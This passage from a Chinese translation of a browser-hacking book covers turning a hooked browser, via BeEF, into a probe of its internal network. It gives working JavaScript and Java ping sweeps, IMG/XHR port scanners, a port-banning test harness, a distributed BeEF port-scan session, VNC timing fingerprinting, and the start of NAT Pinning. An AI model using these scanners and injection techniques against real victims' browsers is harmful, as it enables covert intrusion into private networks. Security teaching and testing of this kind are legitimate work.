       console.log("Total time [" + (end-start)/1000 + "] seconds.");
       console.log("Discovered hosts:\n" + discovered_hosts.join("\n"));
     }else{
      console.log("Waiting for workers to complete..." +
       "Workers done ["+workersDone+"]");
     }
    }

    function scanSubnet(){
     console.log("Discovery started on network " + subnet + "/24");
     spawnWorker(1, 50);
     spawnWorker(51, 100);
     spawnWorker(101, 150);
     spawnWorker(150, 200);
     spawnWorker(201, 254);
    }

    // 第一次调用
    scanSubnet();

    var checkCompleteInterval = setInterval(function(){
      checkComplete()}, checkCompleteDelay);

    }else{
    console.log("WebWorker not supported!");
    }
```

这段代码负责调试和启动个别的工作进程，包括使用`postMessage()`传递适当的信息。如果你觉得这段代码似曾相识，没错，第9章讨论SQL盲注利用时也使用了类似的代码。不过在这里，`checkComplete()`函数简单了一些。与Blind SQLi的例子相比，除了在`scanSubnet()`中定义的工作进程，不需要再创建其他工作进程。这里使用了5个WebWorker，每个分工处理50个IP地址。

如图10-4所示，在Chrome中运行前面的代码，检测整个192.168.0.0/24网络花了大约7秒。一共找到了5个活动的主机。





图10-4　对192.168.0.0/24网络实施ping sweep

再次强调，虽然这个技术使用了HTTP协议和80端口，但发现主机并不需要80端口的响应。这一点可以通过图10-5看出来，这一次是在Firefox中执行ping sweep。如你所见，192.168.0.3和192.168.0.4这两个主机，没有在80端口运行任何服务。



URL	Status	Domain	Size	Local IP
GET browserhacker.com	200 OK	browserhacker.com	2.2 KB	127.0.0.1:52820
GET 192.168.1	200 Ok	192.168.1	4.2 KB	192.168.0.2:52821
GET 192.168.2	200 OK	192.168.2	2.2 KB	192.168.0.2:52822
GET 192.168.3	Aborted	192.168.3	0 B	
GET 192.168.4	Aborted	192.168.4	0 B	
GET 192.168.5		192.168.5	0 B	

图10-5　发现主机，有的并未运行Web服务器

总的来说，这是一种通过ping sweep发现可访问网络主机的相对可靠的方法。通过分析响应耗费的时间，可以知道哪些主机是活动的、哪些没有活动，与它们是否在80端口运行服务器无关。

10.2.2　使用 Java

另一种执行ping sweep的方法是使用Java。不过别忘了，正如第4章介绍的，由于Java引入点击播放要求用户的明确参与，所以这种方法有时候并不会那么有效。

此外，下面介绍的方法和代码只对JRE 1.6.x及以下版本有效。如果你想使用未签名的小程序，那可以用这种方法。以下代码展示了通过Java实现ping sweep的过程：

```
import java.applet.Applet;
import java.io.IOException;
import java.net.InetAddress;
import java.net.UnknownHostException;
import java.util.ArrayList;
import java.util.List;
```

```
public class pingSweep extends Applet {

public static String ipRange = "";
public static int timeout = 0;
public static List<InetAddress> hostList;

public pingSweep() {
 super();
 return;
}

public void init(){
 ipRange = getParameter("ipRange");
 timeout = Integer.parseInt(getParameter("timeout"));
}

// JS中调用
public static int getHostsNumber(){
try{
 hostList = parseIpRange(ipRange);
}catch(UnknownHostException e){}
return hostList.size();
}

// JS中调用
public static String getAliveHosts(){
String result = "";
try{
 result = checkHosts(hostList);
}catch(IOException io){}
return result;
}

private static List<InetAddress> parseIpRange(String ipRange)
 throws UnknownHostException {
List<InetAddress> addresses = new ArrayList<InetAddress>();
 if (ipRange.indexOf("-") != -1) {
  // 多个IP，ipRange类似172.31.229.240-172.31.229.250
  String[] ips = ipRange.split("-");
  String[] octets = ips[0].split("\\.");
  int lowerBound = Integer.parseInt(octets[3]);
  int upperBound = Integer.parseInt(ips[1].split("\\.")[3]);

  for (int i = lowerBound; i <= upperBound; i++) {
   String ip = octets[0] + "." + octets[1] + "." +
   octets[2] + "." + i;
   addresses.add(InetAddress.getByName(ip));
  }
 }else{ // 单个IP ipRange类似172.31.229.240
  addresses.add(InetAddress.getByName(ipRange));
 }
return addresses;
}
// 验证主机是否在线，设置超时
```

```
private static String checkHosts(List<InetAddress> inetAddresses)
 throws IOException {
 String alive = "";
 for (InetAddress inetAddress : inetAddresses) {
  if (inetAddress.isReachable(timeout)) {
   alive += inetAddress.toString() + "\n";
  }
 }
 return alive;
 }
}
```

之后，可以使用如下代码，将上面的Java小程序注入勾连浏览器。这里使用的是`beef.dom.attachApplet()`函数，与5.3.4节介绍的一样：

```
var ipRange = "192.168.0.1-192.168.0.254";
var timeout = "2000";
var appletTimeout = 30;
var output = "";
var hostNumber = 0;
var internal_counter = 0;

beef.dom.attachApplet('pingSweep', 'pingSweep', 'pingSweep',
 "http://"+beef.net.host+":"+beef.net.port+"/", null,
 [{'ipRange':ipRange, 'timeout':timeout}]);

function waituntilok() {
 try {
  hostNumber = document.pingSweep.getHostsNumber();
  if(hostNumber != null && hostNumber > 0){
   // 查询小程序，取回有效主机
   output = document.pingSweep.getAliveHosts();
   clearTimeout(int_timeout);
   clearTimeout(ext_timeout);
   console.log('Alive hosts: '+output);
   beef.dom.detachApplet('pingSweep');
   return;
  }
 }catch(e){
  internal_counter++;
  if(internal_counter > appletTimeout){
   console.log('Timeout after '+appletTimeout+' seconds');
   beef.dom.detachApplet('pingSweep');
   return;
  }
   int_timeout = setTimeout(function() {waituntilok()},1000);
  }
}

ext_timeout = setTimeout(function() {waituntilok()},5000);
```

把这段pingSweep Java小程序添加到勾连网页的DOM之后，`document.pingSweep.getAliveHosts()`就会被调用。如果小程序尚未完成，那么前面的调用会抛出异常，而代码会稍等片刻再次调用它。整个过程会一直持续，直至小程序返回了完整的主机列表，或者到达30

秒的超时时间。满足前述任何一个条件，都会调用`beef.dom.detachApplet()`将DOM清理干净。

使用这个技术，或者前面讨论的JavaScript方法，应该可以对勾连浏览器所在内网的子网，以及有哪些主机在活动有了相当全面的了解。

10.3 扫描端口

相对准确地知道了可用主机之后，下一步就是要确定这些主机都打开了哪些端口。为此，这一步就需要扫描端口。如果要对其他目标执行攻击，那这一步必不可少。

SPI Dynamics[8]在2006年发表了关于在浏览器中用JavaScript扫描端口的第一份公开研究论文。最初采用的技术在当时还是很有创新性的，使用了`IMG`标签和自定义的`onload`/`onerror`事件处理程序，以及计时器。

此后不久，Jeremiah Grossman在BlackHat 2006上发布了自己的研究成果[9]，亮点就是通过浏览器来攻击内网的例子。后来，Petko Petkov[10]发布了第一套可靠的JavaScript端口扫描程序的实现，如下所示：

```
scanPort: function(callback, target, port, timeout){
 var timeout = (timeout == null)?100:timeout;
 var img = new Image();

 img.onerror = function () {
    if (!img) return;
    img = undefined;
    callback(target, port, 'open');
 };

 img.onload  = img.onerror;
 // 注意，用了http://
 img.src = 'http://' + target + ':' + port;

 setTimeout(function () {
    if (!img) return;
    img = undefined;
    callback(target, port, 'closed');
 }, timeout);
},

// ports_str应该会像"80,8080,8443"之类的
scanTarget: function(callback, target, ports_str, timeout){
 var ports = ports_str.split(",");

 for (index = 0; index < ports.length; index++) {
    this.scanPort(callback, target, ports[index], timeout);
 };
}
```

虽然这种技术年代有点久远了，但目前仍然被认为是较为可靠的端口扫描方法。当然也有新方法出现，比如使用CORS或WebSocket请求，但实践表明它们都没有那么可靠，有的在现代浏览

器升级后就会失效。需要说明的是，Petkov的方法也有局限性。比如，在浏览器中通过端口封禁（port banning）可以限制哪些端口能通过HTTP请求来访问。

10.3.1　绕过端口封禁

除了同源策略，现代浏览器通常都具备另一项限制功能，可以防御对非HTTP服务的攻击。这个功能被称为端口封禁，可以屏蔽对22、25、110或143等特殊端口的请求，以防止浏览器向运行在已知端口上的服务发出请求。

端口封禁

端口封禁是浏览器实现的一种安全防范机制，可以拒绝对非标准TCP端口的连接。如果你有Web服务器运行在端口143（IMAP而非HTTP的默认端口）上，那么你就无法连接到它。多数Web服务器都在80和443，或者8080和8443端口上发布Web内容。当然有些Web服务和其他应用或协议也会有例外。

各浏览器对端口封禁的实现也不一致。（太令人惊讶了！）虽然这种安全机制也可以放宽，但与其他安装机制不同，它不能像SOP那样通过特殊的HTTP首部、HTML标签或属性来配置，而是所有配置都放在浏览器核心配置项里面。

在Firefox里，通过在地址栏访问`about:config`，然后把端口添加进`network.security.ports.banned.override`属性，可以解封端口。

在Chrome中，必须在命令行中以特殊选项，比如`--explicitly-allowed-ports=PORT`，启动该浏览器。

前面的JavaScript端口扫描实现，使用了HTTP协议去连接一个自定义的TCP端口。当然，如果你想访问的正是浏览器禁止的端口，那不会成功的。图10-6展示了在Firefox中尝试连接http://172.16.37.147:143的结果。图10-7展示了Netcat监听器。注意，它并没有从Firefox得到任何数据。




图10-6　尝试通过HTTP协议连接143端口时出错



图10-7 Netcat监听器（未收到数据）

端口封禁会拒绝发送到某些TCP端口的请求，这是大多数浏览器都已经实现的防御机制。然而，与SOP类似，端口封禁的实现也存在问题。比如，不同浏览器的端口封禁实现不一样。比如，Chrome和Safari会屏蔽IRC默认的端口6667，而Firefox和IE则不会。IRC NAT Pinning技术，以及协议间通信和利用技术，正是基于这个问题找到突破口的，本章后面会介绍它们。

端口封禁是对2002年Sandro Gauci[11]著名的文章“Extended HTML Form attack”的反应。Gauci在2008年给出了对这个主题的进一步研究成果，并发布了修订版论文，标题为“The Extended HTML Form Attack revisited”[12]。在后面这篇论文中，Gauci收录了一批被端口封禁屏蔽的端口，包括不同浏览器版本之间的问题。后面的图10-8展示了更新的多款浏览器屏蔽的端口列表对比。

对于开源浏览器，由于其代码公开可读，所以它们封禁的TCP端口是众所周知的。比如，可以查看Chrome的net_util.cc[13]，或者Firefox的ncIOService.cpp[14]文件。显然，对IE等闭源浏览器来说，是做不到这些的。

有读者可能想验证开源和闭源浏览器都封禁了哪些端口，那么可以使用下面给出的代码来检测实际被封禁的TCP端口。代码由服务器和客户端两部分组成。其中服务器端代码是多线程Ruby代码，用于监听HTTP请求，并验证连接是否到达了客户端。而客户端代码会迭代一组TCP端口，并发送相应的`XMLHttpRequest`给服务器。

另外，还需要设置iptables，将所有TCP端口的请求转发到服务器脚本监听的端口。假设你把脚本绑定到了192.168.0.3:10000，那么可以在iptables中使用以下配置，将所有流量转发给TCP端口10000：

```
iptables -A PREROUTING -t nat -i eth1 -p tcp --dport\
1:65535 -j DNAT --to-destination 192.168.0.3:10000
```

这样就不用分别监听每一个TCP端口了。下面的Ruby代码会负责监听TCP端口10000：

```
require 'socket'

@@not_banned_ports = ""
def bind_socket(name, host, port)
 server = TCPServer.new(host,port)
 loop do
 Thread.start(server.accept) do |client|
  data = ""
  recv_length = 1024
  threshold = 1024 * 512
  while (tmp = client.recv(recv_length))
   data += tmp
   break if tmp.length < recv_length ||
```

10

```
      tmp.length == recv_length
     # 512 KB max of incoming data
     break if data > threshold
    end
    if  data.size > threshold
      print_error "More than 512 KB of data" +
      " incoming for Bind Socket [#{name}]."
    else
     headers = data.split(/\r\n/)
     host = ""
     headers.each do |header|
      if header.include?("Host")
       host = header
       break
      end
     end
     port = host.split(/:/)[2] || 80
     puts "Received connection on port #{port}"
     @@not_banned_ports += "#{port}\n"
     client.puts "HTTP/1.1 200 OK"
     client.close
     end
     client.close
    end
    end
  end

  begin
  bind_socket("PortBanning", "192.168.0.3", 10000)
  rescue Exception
  File.open("not_banned_browserX",'w'){|f|
    f.write(@@not_banned_ports)
  }
  end
```

服务器端代码使用不同的线程处理每个连接，并解析HTTP请求首部。因为Host首部中包含浏览器希望连接的TCP端口，所以要把它提取出来。如果连接上了，则说明端口封禁机制并没有屏蔽该TCP端口。

一旦执行，上面的代码会一直运行。要中断它，可以按Ctrl+C，然后未被封禁的端口号会被写进一个文件供你分析。当然，在此之前，必须启动客户端代码构成测试。在浏览器中，运行以下JavaScript客户端代码。这段代码会每隔100毫秒就向一个不同的TCP端口发送一次XHR请求，端口号从1开始，到7000为止：

```
var index = 1;
// 迭代到TCP端口7000
var end = 7000;
var target = "http://192.168.0.3";
var timeout = 100;

function connect_to_port(){
 if(index <= end){
```

```
try{
  var xhr = new XMLHttpRequest();
  var port = index;
  var uri = target + ":" + port + "/";
  xhr.open("GET", uri, false);
  index++;
  xhr.send();
  console.log("Request sent to port: " + port);
  setTimeout(function(){connect_to_port();},timeout);
 }catch(e){
  setTimeout(function(){connect_to_port();},timeout);
 }
 }else{
  console.log("Finished");
  return;
 }
}
connect_to_port();
```

通过在多个浏览器中执行以上代码，你会收到一堆结果。下面的代码会迭代之前输出的结果。如果发现文件中有间断，则说明缺少的端口被封禁了，因为没有收到连接信息：

```
port = 1
banned_ports = Array.new
previous_port = 1
File.open('not_banned_browserX').each do |line|
  current_port = line.chomp.to_i
  if(current_port == port)
    # go to next port
    port = port + 1
  elsif(port < current_port)
      diff = current_port - port
      diff.times do
  puts "Banned port: #{port.to_s}"
        banned_ports << port.to_s
        port = port + 1
      end
      port = current_port + diff
  end
end

puts "Banned port list:\n#{banned_ports.join(',')}"
```

图10-8展示了一次检测的结果，包含Firefox、IE、Chrome和Safari浏览器各自封禁的端口。表格中的NO表示对应的端口没有被封禁，允许使用HTTP协议访问。

Chrome和Safari封禁的端口完全相同（最大端口号也一样），而它们与Firefox和IE却有诸多不同。IE是最宽容的浏览器，封禁的端口最少，只会屏蔽对下列端口的连接：

```
19,21,25,110,119,143,220,993
```

与Firefox一样，IE也允许连接到IRC端口。利用这一点，可以发动NAT Pinning及其他形式的攻击，接下来几节会分别讨论。

TCP Port	Firefox	Internet Explorer	Chrome	Safari
19 - chargen	YES	YES	YES	YES
21 - ftp	YES	YES	YES	YES
22 - ssh	YES	NO	YES	YES
25 - smtp	YES	YES	YES	YES
53 - dns	YES	NO	YES	YES
110 – pop3	YES	YES	YES	YES
119 - nntp	YES	YES	YES	YES
139 - netbios	YES	NO	YES	YES
143 - imap	YES	YES	YES	YES
220 – imap3	NO	YES	NO	NO
993 - imaps	YES	YES	YES	YES
995 – pop3s	YES	NO	YES	YES
3659 – apple-sasl	NO	NO	YES	YES
6000 – x11	YES	NO	YES	YES
6665-6669 - irc	NO	NO	YES	YES

图10-8 不同浏览器封禁的端口

10.3.2 使用 IMG 标签扫描端口

下面给出的方法与Petko Petkov的JavaScript端口扫描程序的实现类似（该扫描程序是他创建的AttackAPI[15]工具包中的工具之一）。Javier Marcos针对BeEF项目改进了这个方案，并在OWASP AppSec USA 2011大会[16]上对公众发表，其代码如下所示：

```
function http_scan(start, protocol_, hostname, port_){

 var img_scan = new Image();
 img_scan.onerror = function(evt){
   var interval = (new Date).getTime() - start;

   if (interval < closetimeout){
    if (process_port_http == false){
      port_status_http = 1; // closed
      console.log('Port ' + port_ + ' is CLOSED');
      clearInterval(intID_http);
    }
     process_port_http = true;
    }
   };

   // 对onerror和onload事件调用同样的处理程序
   img_scan.onload = img_scan.onerror;
   img_scan.src = protocol_ + hostname + ":" + port_;

   intID_http = setInterval(function(){
     var interval = (new Date).getTime() - start;
```

```
        if (interval >= opentimeout){
           if (!img_scan) return;
           img_scan = undefined;

           if (process_port_http == false){
               port_status_http = 2; // open
               process_port_http = true;
           }
           clearInterval(intID_http);
           console.log('Port ' + port_ + ' is OPEN ');
        }
       }
     , 1);
    }

var protocol = 'http://';
var hostname = "172.16.37.147";

var process_port_http = false;
var port_status_http = 0; // unknown

var opentimeout = 2500;
var closetimeout = 1100;

var ports = [80,5432,9090];

for(var i=0; i<ports.length; i++){
 var start = (new Date).getTime();
 http_scan(start, protocol, hostname, ports[i]);
}
```

图10-9展示了在Firefox中运行上面的代码，以验证三个未被封禁的TCP端口（80、5432和9090）的结果。




图10-9　在内部网络中发现某系统中的开放端口

使用这种技术在浏览器中进行端口扫描是比较可靠的。以前，如果再辅以WebSocket和CORS请求，还可以提高可靠性。可是，很多现代浏览器都已经对此进行了限制。所以，单独使用IMG标签通常是最快捷、问题最少的方法。

10.3.3　分布式端口扫描

通过浏览器扫描端口并非始终是最有效的。浏览器也受很多因素限制，本书前面已经提到了一些。为此，可以考虑采用分布式技术来进一步优化端口扫描。

上一节曾使用多个工作进程优化了ping sweep，而同样的技术也适用于扫描端口。在同一个浏览器中通过多个WebWorker分担任务是一种方式，而在多个勾连浏览器中进行分布式计算又是另一种完全不同的方式。假设你勾连了同一个子网中的多个浏览器。通过集中管理的命令和控制框架，比如BeEF，就可以实现分布式端口扫描。可以通过分布式计算实现的攻击还有很多，比如第9章讨论的利用SQL注入漏洞等。

利用BeEF的REST API[17]协调多个操作，可以将任何命令模块分配到多个勾连浏览器。这种情况下，唯一的要求就是模块接收的参数可以被分配到多个浏览器。Javier Marcos的Port Scanner模块就可以这样来用，让模块只接收以下参数，然后在勾连浏览器中排队。

- ipHost：要扫描端口的目标IP地址。
- ports：要扫描的TCP端口范围（或列表）。

从https://browserhacker.com上可以下载到一个dist_pscanner.rb脚本，通过它可以执行分布式端口扫描。它会询问要在哪些浏览器上执行分布式扫描，目标IP地址，还有TCP端口范围。得到这些信息后，脚本就会分割任务，针对每个浏览器将命令排队执行。以下就是只使用一个浏览器时的命令（需要输入的命令加粗了）：

```
$ ruby ./dist_pscanner.rb
[>>>] BeEF Distributed Port Scanner]
 [+] Retrieved RESTful API token:
    006c1aed13b124d0c1c8fb50c98fb35d04a78d5e
[+] Retrieved Hooked Browsers list. Online: 3
[+] Retrieved 185 available command modules

[+] Online Browsers:
[1] 127.0.0.1 - C28 Macintosh
[2] 192.168.1.101 - C28 Windows 7
[3] 127.0.0.1 - C28 Macintosh

[+] Provide a comma separated list of browsers to use (i.e. 1 or 1,3 or
    1,2,3 etc):
1
[+] Using:
[1] 127.0.0.1 - C28 Macintosh

[+] Enter target IP to port scan:
192.168.1.254
```

```
[+] Enter target ports to scan (i.e. 1-65535 or 22-80 or 1-1024):
70-80

[+] Split will be as follows:
[1] 70-80

[+] Ready to proceed? <Enter>

[+] Starting port scan against 192.168.1.254 from 70-80 [1]
[+] Scan queued...
[1] port=Scanning: 70,71,72,73,74,75,76,77,78,79,80
[1] port=WebSocket: Port 80 is OPEN (http)
[1] Scan Finished in 43995 ms
[+] All Scans Finished!!
Time Taken: 60.248801
```

在这个例子中，只有一个Chrome浏览器扫描了一个IP地址的70到80端口，用时约60秒。如果使用3个勾连浏览器完成同样的任务，你会发现结果会稍有不同：

```
$ ruby ./dist_pscanner.rb
[>>>] BeEF Distributed Port Scanner]
 [+] Retrieved RESTful API token:
    006c1aed13b124d0c1c8fb50c98fb35d04a78d5e
[+] Retrieved Hooked Browsers list. Online: 3
[+] Retrieved 185 available command modules

[+] Online Browsers:
[1] 127.0.0.1 - C28 Macintosh
[2] 192.168.1.101 - C28 Windows 7
[3] 127.0.0.1 - C28 Macintosh

[+] Provide a comma separated list of browsers to use (i.e. 1 or 1,3 or
    1,2,3 etc):
1,2,3
[+] Using:
[1] 127.0.0.1 - C28 Macintosh
[2] 192.168.1.101 - C28 Windows 7
[3] 127.0.0.1 - C28 Macintosh

[+] Enter target IP to port scan:
192.168.1.254

[+] Enter target ports to scan (i.e. 1-65535 or 22-80 or 1-1024):
70-80

[+] Split will be as follows:
[1] 70-73
[2] 74-77
[3] 78-80

[+] Ready to proceed? <Enter>

[+] Starting port scan against 192.168.1.254 from 70-73 [1]
[+] Scan queued...
```

```
[+] Starting port scan against 192.168.1.254 from 74-77 [2]
[+] Scan queued...
[+] Starting port scan against 192.168.1.254 from 78-80 [3]
[+] Scan queued...
[1] port=Scanning: 70,71,72,73
[2] port=Scanning: 74,75,76,77
[3] port=Scanning: 78,79,80
[3] port=CORS: Port 80 is OPEN (http)
[3] port=WebSocket: Port 80 is OPEN (http)
[2] Scan Finished in 14800 ms
[3] Scan Finished in 11997 ms
[1] Scan Finished in 15998 ms
[+] All Scans Finished!!
Time Taken: 32.306009
```

把同一个命令分配到3个浏览器上，耗时会从原来的60秒减少到约32秒。如果再减少勾连浏览器的轮询时间，同时在勾连浏览器与BeEF之间使用WebSocket协议作为主通信渠道，那么总任务的执行时间还可以进一步减少。

虽然前面的Ruby脚本只是为了这个目的而专门设计的，但这并不影响你通过BeEF的REST API在勾连浏览器中分配其他任何逻辑。还有另一个例子，就是第9章讨论的使用这种技术来加快SQL注入跨域转储数据的过程。

10.4　采集非 HTTP 服务的指纹

采集非HTTP服务的指纹与采集Web应用的指纹区别很大。第9章讨论过，检测Web应用相对比较容易。浏览器可以使用标准的HTTP请求来取得资源，然后你可以根据返回的资源，推断它是什么类型的Web应用。

然而，采集Web界面指纹的技术却不能照搬到非HTTP服务。因为非HTTP服务通常不会暴露已知的资源，比如图片或页面，这些都可以跨域识别并确认。由于这种限制，通过浏览器采集非HTTP服务指纹的结果一般都不太可靠。好在我们可以使用一些技术来辅助从多个侧面来增进对目标服务的了解。

第一种技术就是分析本章开头介绍的端口扫描的结果。如果TCP端口6667出现了，那么根据默认的端口号分配规则，可以推断它是一个IRC服务。如果找到了TCP 5900，那么可以假设它是一个VNC服务。当然，监听相同端口的服务可能会有不同的实现。为此，我们必须进一步提高确定性，以针对目标发起适当的利用。

为了进一步确认假设，甚至进一步区分不同的VNC监听应用，可以分析请求的时间。这是采集非HTTP服务指纹的第二种方法。Mark Lowe最早使用FTP协议，演示了这种如何实现这一技术[18]。而我们这里会使用HTTP。

首先要分析服务请求关闭TCP连接所耗费的时间，也就是监控`XMLHttpRequest`对象的状态什么时候等于4（完成）[19]。但仅通过分析时间差很难区分版本，比如UltraVNC 1.0.9和1.1.9，因为时间差（如果有的话）会非常非常小。但检测不同的实现，比如UltraVNC和TightVNC，倒不

是没有可能。可以从以下代码开始：

```
var target = "172.16.37.151";
var port = 5900;
var count = 1;
var time = 0;

function doRequest(){
if(count <= 3){
    var xhr = new XMLHttpRequest();
    var port = 5900;
    xhr.open("POST", "http://" + target + ":" +
        port + "/" + Math.random());
    var start = new Date().getTime();
    xhr.send("foo");

    xhr.onreadystatechange = function () {
     if (xhr.readyState == 4) {
         var end = new Date().getTime();
         console.log("DONE in " + (end-start) + " ms");
         count++; time += end-start;
         doRequest();
      }
    }
}else{
    console.log("COMPLETED. Average: " + time/3);
}
}

doRequest();
```

以上代码会向同一个目标端口（5900）发送3个XHR请求，然后监控服务多长时间后关闭相应的连接。最后，计算一下所有连接关闭的平均时间。图10-10展示了针对TightVNC 2.7.1的代码，图10-11展示了对UltraVNC 1.1.9实施的相同测试。




图10-10　采集TightVNC指纹




图10-11　采集UltraVNC指纹

从这两张图可以看到，TightVNC的平均关闭时间为15毫秒，而UltraVNC是20毫秒。这个例子非常简单，但实际上很多服务要花费更长的时间。

第三个采集指纹的方法是实现IPC（Inter-protocol Communication，协议间通信）请求。比如，如果浏览器可以建立一个双向信道监听Telnet服务，那它就能够看到Telnet服务的首部。在后面的几节中，我们会深入讨论这些方法。在可以实现IPC的情况下，特别是可以双向通信的情况下，采集指纹会非常方便。

10.5　攻击非 HTTP 服务

Web浏览器使用标准的Web协议通信当然没什么可奇怪的，可如果要它们使用别的协议呢？网络上不仅有HTTP，还有HTTPS。事实上，只要有软件通过网络发信息，那它使用的不是这种协议，就是那种协议。

浏览器是很“多才多艺”的，某些时候，它甚至可以跟本来不是给它设计的通信目标的服务通信。你可能也猜到了，这种“多才多艺”也是可以利用的。那我们接下来就开始探讨怎么利用浏览器对多通信协议的支持。

10.5.1　NAT Pinning

2010年，Sami Kamkar发布了一个名叫NAT Pinning的攻击[20]。这个技术涉及强制网关设备（比如SOHO路由器）动态为入站连接打开一个端口，而该连接会连到一个位于内部网络的系统。

使用之前讨论过的侦察技术，假设我们掌握了如下信息。

- 网关：192.168.0.1
- 勾连浏览器的内部IP：192.168.0.2
- 在80端口提供HTTP服务的系统IP：192.168.0.4
- 在22端口提供SSH服务的系统IP：192.168.0.4

我们知道，端口封禁机制会阻止直接连接22端口。换句话说，即使你能发现它，也不能使用HTTP协议连接它。就算能够连接，也不能跨域读取响应。使用NAT Pinning，可以实现NAT穿越，告诉路由器你想让192.168.0.70:22能从外部（互联网）访问。如果能做到这一点，就可以轻松地从外部连到内网目标系统的22端口。而在能直接通过SSH访问该服务器之后，就可以使用THC Hydra[21]等工具对其开始字典或暴力破解攻击。

这种攻击的一个先决条件，就是路由器必须支持连接跟踪以实现NAT穿越，而且路由器应该允许出站流量。幸运的是，很多SOHO路由器都会这样配置。

IRC NAT Pinning

Kamkar在DEF CON 18上演示NAT Pinning的时候，使用了一台Belkin N1 Vision Wireless路由器。他使用了IRC协议穿透路由器的NAT。德国FDS团队关于这一技术的研究表明，到2013年1月，每个基于OpenWRT的路由器在默认配置下都存在此漏洞[22]。

假设你想利用的路由器在iptables中有如下针对防火墙的配置：

```
# DEF
OUTIF=eth0
LANIF=eth1
LAN=192.168.0.0/24

# MODULE
modprobe ip_conntrack
modprobe ip_conntrack_ftp
modprobe iptable_nat

# 清理
iptables --flush
iptables --table nat --flush
iptables --delete-chain
iptables --table nat --delete-chain

# 内核变量
echo 1 > /proc/sys/net/ipv4/ip_forward

# 不限流量
iptables -A INPUT -i lo -j ACCEPT
iptables -A OUTPUT -o lo -j ACCEPT

# 默认策略
iptables --policy INPUT DROP
iptables --policy OUTPUT DROP
iptables --policy FORWARD DROP

# 之前初始化和接受的
# 绕过规则检查
# 不限出站流量
iptables -A OUTPUT -m state --state
NEW,ESTABLISHED,RELATED -j ACCEPT
iptables -A INPUT -m state --state
ESTABLISHED,RELATED -j ACCEPT
```

10

```
# 放开LAN的入站流量
iptables -A INPUT -i $LANIF -j ACCEPT

# NAT
##########
iptables -t nat -A POSTROUTING -o $OUTIF -j MASQUERADE

# 初始化和接受的WAN到LAN通信
iptables --append FORWARD -m state --state
